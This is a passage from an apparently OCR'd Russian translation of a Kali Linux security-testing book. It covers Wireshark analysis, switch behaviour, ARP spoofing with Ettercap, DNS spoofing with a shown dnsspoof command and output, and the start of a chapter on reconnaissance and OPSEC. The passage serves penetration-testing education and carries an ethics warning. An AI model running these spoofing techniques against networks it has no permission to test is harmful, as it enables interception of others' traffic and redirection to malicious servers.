


Рис. 2-5. Выход потока TCP

Wireshark имеет те же возможности фильтрации, что и *tcpdump*. В случае Wireshark мы можем применить фильтр в качестве фильтра захвата, то есть мы будем захватывать только пакеты, которые соответствуют фильтру, или мы можем применить фильтр в качестве фильтра отображения, который будет применяться к уже захваченным пакетам. Wireshark оказывает большую помощь, когда дело доходит до фильтрации. Когда вы начнете печатать в поле фильтра в верхней части экрана, Wireshark начнет автозаполнение. Он также укажет, есть ли у вас

действительный фильтр, закодировав поле красным цветом, когда у вас есть недопустимый фильтр, и зеленым, когда он действителен. Wireshark имеет возможность добраться до каждого поля или свойства протоколов, о которых он знает. В качестве примера мы могли бы отфильтровать тип кода ответа HTTP, который был замечен. Это может быть полезно, если вы создали ошибку, и вы хотите посмотреть на разговор, который привел к ошибке.

Wireshark будет делать много анализа для нас. Например, когда мы фрагментировали пакеты ранее с помощью *fragroute*, Wireshark имел бы цветные кадры, которые были неправильными. Если контрольная сумма пакета не совпадала, то кадры, принадлежащие этому пакету, были бы окрашены в черный цвет. Любая ошибка в протоколе, где пакет деформирован, привела бы к кадру, который был окрашен в красный цвет. Аналогично, сброс TCP получит рамку красного цвета. Предупреждение будет окрашено в желтый цвет и может быть результатом приложения, генерирующего необычный код ошибки. Вы также можете увидеть желтый, если есть проблемы с подключением. Если вы хотите сэкономить немного времени, вы можете использовать меню Analyze и выбрать Expert Info, чтобы увидеть весь список кадров, которые были помечены. Вы можете увидеть пример такого просмотра на рис. 2-6.





Рис. 2-6. Вывод экспертной информации

Wireshark имеет так много возможностей, что мы провели лишь поверхностный обзор того, что он может сделать. Многое из того, что вы можете найти полезным, - это просто увидеть заголовки для каждого протокола, которые вы можете легко прочитать. Это поможет вам увидеть, что происходит, если у вас возникнут проблемы с тестированием. Одна особенность, которую я должен упомянуть - меню статистики. Wireshark предоставит графики и различные представления данных, которые вы захватили. Один такой вид иерархии протокола вы можете видеть на рис. 2-7.



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s
Frame	100.0	11132	100.0	8784511	759 k
Ethernet	100.0	11132	1.8	155848	13 k
Logical-Link Control	0.8	88	0.0	3344	289
Spanning Tree Protocol	0.8	88	0.0	3080	266
Internet Protocol Version 6	0.3	29	0.0	1160	100
User Datagram Protocol	0.2	25	0.0	200	17
Multicast Domain Name System	0.2	25	0.1	7808	674
Internet Control Message Protocol v6	0.0	4	0.0	128	11
Internet Protocol Version 4	97.8	10886	2.5	217720	18 k
User Datagram Protocol	4.7	526	0.0	4208	363
Simple Service Discovery Protocol	1.1	118	0.4	36760	3177
QUIC (Quick UDP Internet Connections)	0.2	24	0.1	7082	612
Network Time Protocol	0.0	2	0.0	96	8
NetBIOS Name Service	0.0	4	0.0	200	17
NetBIOS Datagram Service	0.0	3	0.0	662	57
SMB (Server Message Block Protocol)	0.0	3	0.0	416	35
SMB MailSlot Protocol	0.0	3	0.0	75	6
Microsoft Windows Browser Protocol	0.0	3	0.0	158	13
Multicast Domain Name System	0.4	40	0.1	10158	878
Domain Name System	2.6	292	0.3	22012	1902
Data	0.4	42	0.0	1080	93
Bootstrap Protocol	0.0	1	0.0	300	25
Transmission Control Protocol	93.0	10351	94.6	8307981	718 k
Secure Sockets Layer	27.8	3094	87.7	7702114	665 k
Malformed Packet	0.0	1	0.0	0	0
Hypertext Transfer Protocol	2.1	230	1.5	130470	11 k
Online Certificate Status Protocol	0.3	32	0.1	9632	832

Рис. 2-7. Иерархия протоколов в Wireshark

Представление иерархии протоколов полезно, среди прочего, для быстрой идентификации протоколов, которые вы не распознаете. Это также поможет вам определить, какие протоколы наиболее часто используются. Если вы считаете, например, что используете много атак на основе UDP, но UDP - это небольшая часть от общего количества отправленных сообщений, вы можете провести дополнительное исследование.

Wireshark поставляется, так сказать, из коробки с Kali Linux. Однако, он также может быть установлен на других операционных системах, таких как Windows и macOS, а также других дистрибутивов Linux. Я не могу достаточно подчеркнуть ценность этого конкретного инструмента и объем работы, который он может сэкономить после того, как вы научитесь его использовать. Возможность

полностью декодировать протоколы прикладного уровня и дать вам небольшое резюме того, что происходит с приложением, может быть неоценимым.

Отравляющие атаки

Одна из проблем заключается в том, что большинство сетей не включены. Устройство, к которому вы подключаетесь, отправляет сообщения только на сетевой порт, где находится ваш получатель. В старые времена, мы использовали концентраторы. В то время как коммутатор является одноадресным устройством, концентратор является широковещательным устройством. Любое сообщение, поступившее в концентратор, отправлялось на все остальные порты концентратора, позволяя конечным точкам определить, кому принадлежит кадр, на основе MAC-адреса. В хабе вообще не было разведки. Это был просто ретранслятор.

Свитч меняет все это. Свитч считывает заголовок уровня 2, чтобы определить MAC-адрес назначения. Он знает порт, где находится система, которой принадлежит этот MAC-адрес. Он определяет это, наблюдая за трафиком, поступающим в каждый порт. Исходный MAC-адрес присоединяется к порту. Коммутатор обычно хранит эти сопоставления в адресуемой памяти содержимого (CAM).

Вместо того, чтобы сканировать всю таблицу, коммутатор ищет детали, обращаясь непосредственно к MAC-адресу - это содержание, которое становится адресом, на который ссылается коммутатор, чтобы получить информацию о порте.

Почему это актуально здесь? Потому что иногда вам захочется собрать информацию из системы, к которой у вас нет доступа. Если вы являетесь владельцем сети и имеете доступ к коммутатору, вы можете настроить коммутатор для пересылки трафика с одного или нескольких портов на другой порт. Это будет зеркало, а не перенаправление. Получатель получает трафик, но и устройство мониторинга или тот кто захватывает трафик для анализа получит пакеты.

Чтобы получить необходимые сообщения, если вы не можете получить к ним законный доступ, вы можете использовать атаку спуфинга. В спуфинг-атаке вы притворяетесь кем-то, кем вы не являетесь, чтобы получить трафик. Есть несколько способов сделать это, и мы рассмотрим эти различные атаки.

ПРЕДУПРЕЖДЕНИЕ ПО ЭТИКЕ

Хотя атаки спуфинга используются злоумышленниками, они не являются чем-то, что вы должны делать в сети, которую вы тестируете, если только это не попадает в сферу того, что вы будете тестировать. С помощью этого метода существует возможность потери данных!

ARP Spoofing

Протокол разрешения адресов (ARP) является простым протоколом. Когда ваша система должна общаться в сети, но она имеет только IP-адрес, а не MAC-адрес, она будет посылать запрос (who-has) в сеть. Система, имеющая этот IP-адрес, ответит (is-at), заполнив MAC-адрес для своей системы. Затем ваша система зная MAC-адрес целевой системы может отправить сообщение, которое она удерживала, в правильное место назначения.

Чтобы быть эффективным, ваша система будет кэшировать это сопоставление. Фактически, он будет кэшировать любое отображение, которое он видит. ARP предполагает, что система будет указывать, что ей принадлежит IP-адрес, только когда кто-то спросил. Однако, как оказалось, это не так. Если бы моя система отправила ответ ARP (is-at), в котором говорилось, что мне принадлежит ваш IP-адрес и что любой, кто пытается добраться до этого IP-адреса, должен отправить сообщение на мой MAC-адрес, я бы получил сообщения, предназначенные для вас. Отправив ответ ARP, указывающий, что ваш IP-адрес находится на моем MAC-адресе, я помещаю себя в середину потока связи.

Это только одно направление, сквозное. Если я в конечном итоге подделаю ваш IP-адрес с моим MAC-адресом, я получу только сообщения, которые должны были пойти к вам. Чтобы получить другой конец разговора, мне нужно было бы подделать другие адреса. Вы можете, например, подделать локальный шлюз для захвата сообщений к вам и от вас и интернета. Это создаст ситуацию получения сообщений только для меня. Я также должен вернуть сообщения к намеченным целям, или связь просто остановится, потому что никто не получает сообщения, которые они ожидают получить. Это требует, чтобы моя система переслала начальное сообщение к намеченной цели.

Поскольку кэш ARP делает тайм-аут, и я не буду продолжать отправлять эти сообщения, то в конечном итоге кэш остановится, и тогда я больше не буду получать сообщения, которые я хочу. Это означает, что мне нужно продолжать отправлять эти сообщения, называемые безвозмездными сообщениями ARP. Есть законные причины для такого поведения, но они не являются общими.

В то время как другие инструменты могут быть использованы для этого, можно использовать программу *Ettercap*. *Ettercap* имеет два режима работы. Первый - это интерфейс в стиле консоли, то есть он работает в консоли, но не является строго командной строкой. Он представляет собой графический интерфейс на основе символов. Другой - полный графический интерфейс на базе Windows. Рисунок 2-8 показывает *Ettercap* после того, как наши целевые хосты были выбраны, и отравление ARP было начато. Чтобы начать атаку спуфинга, я

проверил хосты, чтобы получить все MAC-адреса в сети. Затем я выбрал две цели и начал атаку спуфинга ARP.




Рис. 2-8. Использование Ettercap

Причина наличия двух целей состоит в том, чтобы убедиться, что обе стороны разговора работают. Если я отравлю только одну сторону, я получу только половину разговора. Я предполагаю, что то, что я хочу собрать, - это связь между моей целью и интернетом. В результате я установил свою цель как один хост и маршрутизатор в моей сети как второй хост. Если бы мне нужно было получить трафик между двумя системами в моей сети, я бы выбрал их. Один будет в цели 1, а другой будет в цели 2. В Примере 2-13 можно увидеть, как выглядит атака ARP poison из захвата пакета. Вы увидите два ответа ARP, где IP-адреса принадлежат моим целям. Я включил часть вывода *ifconfig* в свою систему, чтобы вы могли видеть, что MAC-адрес, пойманный в захвате пакета, является MAC-адресом моей системы, где я запускал атаку ARP-спуффинг..

Пример 2-13. tcpdump выполняет ARP атаку

```
17:06:46.690545 ARP, Reply rosebud.lan is-at 00:0c:29:94:ce:06 (oui
Unknown),
length 28
17:06:46.690741 ARP, Reply testwifi.here is-at 00:0c:29:94:ce:06 (oui
Unknown),
length 28
17:06:46.786532 ARP, Request who-has localhost.lan tell savagewood.lan,
length 46
^C
43 packets captured
43 packets received by filter
0 packets dropped by kernel
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.86.227 netmask 255.255.255.0 broadcast
192.168.86.255
      inet6 fe80::20c:29ff:fe94:ce06 prefixlen 64 scopeid 0x20<link>
      ether 00:0c:29:94:ce:06 txqueuelen 1000 (Ethernet)
```

Как только я запустил атаку ARP-спуфинга, я могу захватить все разговоры с помощью *tcpdump* или Wireshark. Имейте в виду, что этот вид атаки работает только в локальной сети. Это связано с тем, что MAC-адрес является адресом уровня 2, поэтому он остается в локальной сети и не пересекает границу уровня 3 (перемещение из одной сети в другую). *Ettercap* также поддерживает другие атаки уровня 2, такие как отравление DHCP и атаки перенаправления ICMP. Любой из этих способов может гарантировать, что вы получите трафик от других систем в локальной сети.

DNS Spoofing

Одним из решений проблемы необходимости захвата трафика, который может находиться за пределами локальной сети, является использование атаки DNS-спуфинга. В этой атаке вы вмешиваетесь в поиск DNS, чтобы убедиться, что при попытке целевого объекта разрешить имя хоста в IP-адрес целевой объект получает IP-адрес системы, которой вы управляете. Этот тип атаки иногда называют атакой отравления кэша. Причина этого заключается в том, что вы можете использовать DNS-сервер рядом с вашей целью. Обычно это кэширующий сервер, то есть он ищет адреса с авторитетных серверов от вашего имени, а затем кэширует ответ в течение периода времени, определенного авторитетным сервером.

Получив доступ к серверу кэширования, можно изменить существующий кэш, чтобы направить целевые объекты в управляемые системы. Вы также можете включить любые записи, которые не существуют путем редактирования кэша. Это повлияет на всех, кто использовал этот кэширующий сервер. Этот процесс имеет преимущество работы за пределами локальной сети, но имеет недостаток, требуя от вас, чтобы скомпрометировать удаленный DNS-сервер.

Хорошим помощником для нас является программа *dnsspoof*. Когда система отправляет DNS-запрос на сервер, она ожидает ответа от этого сервера. Запрос содержит идентификатор, поэтому он защищен от злоумышленников, отправляющих слепые ответы. Если злоумышленник видит, что запрос прошел, он может захватить идентификатор и включить его в ответ, который имеет IP-адрес, принадлежащий злоумышленнику. *dnsspoof* был написан Dug Song много лет назад, в то время, когда было менее вероятно, что вы будете в коммутируемой сети. Если вы находитесь в коммутируемой сети, вам придется пройти дополнительный шаг захвата сообщений DNS, чтобы увидеть запрос.

Запусить *dnsspoof* легко. Вам нужен файл hosts, сопоставляющий IP-адреса с именами хостов. Это выглядит в виде однострочных записей с IP-адресом, за которым следуют пробелы, а затем имя хоста, которое должно быть связано с этим IP-адресом. После того, как у вас есть файл hosts, вы можете запустить *dnsspoof*, как вы можете видеть в Примере 2-14.

Пример 2-14. Использование dnsspoof

```
root@kali:~# dnsspoof -i eth0 -f myhosts udp dst port 53
dnsspoof: listening on eth0 [udp dst port 53]
192.168.86.227.37972 > 192.168.86.1.53: 10986+ A? www.bogusserver.com
192.168.86.227.49273 > 192.168.86.1.53: 28879+ A? www.bogusserver.com
192.168.86.227.48253 > 192.168.86.1.53: 53068+ A? www.bogusserver.com
192.168.86.227.49218 > 192.168.86.1.53: 45265+ A? www.bogusserver.com
```

Вы заметите, что в конце командной строки я включил BPF для фокусировки пакетов, которые захвачены. Без этого *tcpdump* по умолчанию будет смотреть только на UDP-порт 53, но не на IP-адрес хоста, на котором он запускается. Я удалил эту часть и включил свой собственный BPF, чтобы запустить тесты в моей локальной системе. Вы увидите, что запросы помечаются, когда они приходят. Этот вывод аналогичен тому, что вы могли бы видеть от *tcpdump*.

Вам можете использовать *dnsspoof*, Ettercap или *arpspoof* (еще одна утилита для ARP-спуфинга и включена в тот же набор инструментов, что и *dnsspoof*). Так же, например, вы можете создать мошеннический веб-сервер, чтобы он выглядел как настоящий сервер, но включал в себя вредоносный код для сбора данных или заражения цели. Это не единственная цель для спуфинга DNS, но является популярным.

Резюме

Как правило, атаки на системы происходят по сети. Хотя не все атаки проходят по сетевым протоколам, следует потратить некоторое время на понимание сетевых элементов и протоколов, связанных с различными уровнями.
Вот несколько ключевых моментов, которые следует взять из этой главы:

- Тестирование безопасности - это поиск недостатков в конфиденциальности, целостности и доступности.
- Сетевой стек на основе модели OSI - это физический, канальный, сетевой, транспортный, сеансовый, представительский и прикладной.
- Стресс-тестирование может выявить влияние, по крайней мере, на доступность.
- Шифрование может затруднить наблюдение за сетевыми соединениями, но слабое шифрование может выявить проблемы с конфиденциальностью.
- Спуфинг может обеспечить способ для наблюдения и перехвата сетевого трафика от удаленных источников.
- Захват пакетов с помощью таких инструментов, как tcpdump и Wireshark, может дать представление о том, что происходит с приложениями.
- Kali предоставляет инструменты, которые полезны для тестирования сетевой безопасности.

Дополнительные ресурсы

- https://monkey.org/~dugsong/dsniff/
- https://www.oreilly.com/library/view/tcpip/9781771370790/
- http://shop.oreilly.com/product/9780596002978.do

Глава 3. Разведка

При выполнении любого тестирования на проникновение, этического взлома или оценки безопасности эта работа обычно имеет определенные параметры. Они могут включать полный спектр целей, но часто этого не происходит. Вам нужно будет определить, каковы ваши цели, включая системы и человеческие цели. Для этого вам нужно будет выполнить то, что называется разведкой. Используя инструменты, предоставляемые Kali Linux, вы можете собрать много информации о компании и ее сотрудниках.

Атаки могут быть нацелены не только на системы и приложения, которые на них работают, но и на людей. Возможно, вас не попросят выполнить атаку социальной инженерии, но это возможно. В конце концов, атаки социальной инженерии являются наиболее распространенными формами компромисса и проникновения в наши дни. Некоторые оценки, включая Verizon и FireEye, предполагают, что 80-90% или, возможно, больше нарушений данных, которые происходят в компаниях сегодня, происходят из-за социальной инженерии.

В этой главе мы начинаем искать информацию о компании на расстоянии, чтобы сохранить вашу «анонимность». В какой-то момент, однако, вам придется взаимодействовать с компанией, поэтому мы начнем двигаться все ближе и ближе к системам, принадлежащим компании. Мы закончим с довольно существенной концепцией: сканирование портов. Хотя это даст вам много деталей, информация, которую вы можете собрать из других источников и с помощью нужных инструментов, может действительно помочь вам определить ваши цели путем сканирования портов и помочь сузить поиск точки проникновения.

Что такое разведка?

Возможно, лучше начать с определения рекогносцировки, чтобы мы все были на одной волне, так сказать. Согласно Merriam-Webster, рекогносцировка является "предварительным обследованием для сбора информации". То, что мы делаем - сначала пытаемся собрать информацию, чтобы сделать нашу жизнь тестировщиков (нападающих или противников) проще. Разумеется, вы можете проводить тестирование наугад и бросаться напролом, но результаты такого тестирования очень редко приносят хорошие результаты. Мы должны с умом распоряжаться нашим временем. Лучше потратить немного времени на разведку, чтобы увидеть, с чем мы сталкиваемся, а не тратить много времени потом на безуспешные попытки прорваться сквозь заслон.

Когда вы начинаете собирать информацию о своей цели, обычно лучше не светиться раньше времени. Лучше начинать разведку на расстоянии, а не нападать на цель сразу же. Очевидно, ваша анонимность будет зависеть от того, для кого вы проводите тестирование. Если вы работаете в компании, вам не нужно соблюдать скрытность, потому что все знают, что вы делаете. Тем не менее, вам может потребоваться использовать ту же тактику, о которой мы поговорим, чтобы определить, какой след оставляет ваша компания. Вы можете обнаружить, что в вашей компании имеет место утечка информации в открытых источниках. Вы можете использовать инструменты и тактику разведки с открытым исходным кодом, чтобы защитить свою компанию от нападения.

OPSEC

Одна из важных концепций, которую стоит здесь рассмотреть, - это OPSEC, или безопасность операций. Возможно, вы слышали выражение “вольные губы топят корабли”, которое возникло во время Второй мировой войны. Эта фраза является краткой инкапсуляцией того, что означает безопасность операций. Важная информация, связанная с миссией, должна оставаться секретной. Любая утечка информации может поставить под угрозу операцию. Когда дело доходит до военных миссий, эта тайна распространяется даже на семьи военнослужащих. Если член семьи должен был сообщить, что их любимый человек был развернут в определенном географическом месте и, возможно, что любимый человек имеет определенный набор навыков, люди могут выяснить, что происходит. Два плюс два, и все такое. Когда слишком много информации открыто доступно о Вашей компании, противники (независимо от их природы) могут сделать много выводов о компании. Использование основных компонентов OPSEC может быть важно для предотвращения атак, а также для защиты от утечки информации конкурентам.

Это также может быть полезно, чтобы понять тип злоумышленников. Вы можете быть обеспокоены потерей интеллектуальной собственности конкурента. Вы также можете быть обеспокоены гораздо более широким диапазоном нападений со стороны организованной преступности и национальных государств, ищущих возможности проникнуть в вашу систему

или сеть. Эти различия могут помочь вам определить, какие части информации вы больше всего заинтересованы сохранить внутри компании и какие сведения сделать общедоступными.

Если бы мы думали только о сетевых атаках, мы могли бы быть удовлетворены сканированием портов и сканированием сервисов. Тем не менее, полный тест безопасности может охватывать больше, чем просто жесткий, технический стиль атаки, когда “вы можете взломать систему через открытые порты”. Он может включать в себя системные и человеческие ошибки, социальную инженерию и многое другое. В конечном счете, на безопасность бизнеса влияет гораздо больше, чем просто то, какие услуги подвергаются воздействию внешнего мира. В результате, при подготовке к тестированию безопасности гораздо сложнее провести рекогносцировку, чем просто сканирование портов.

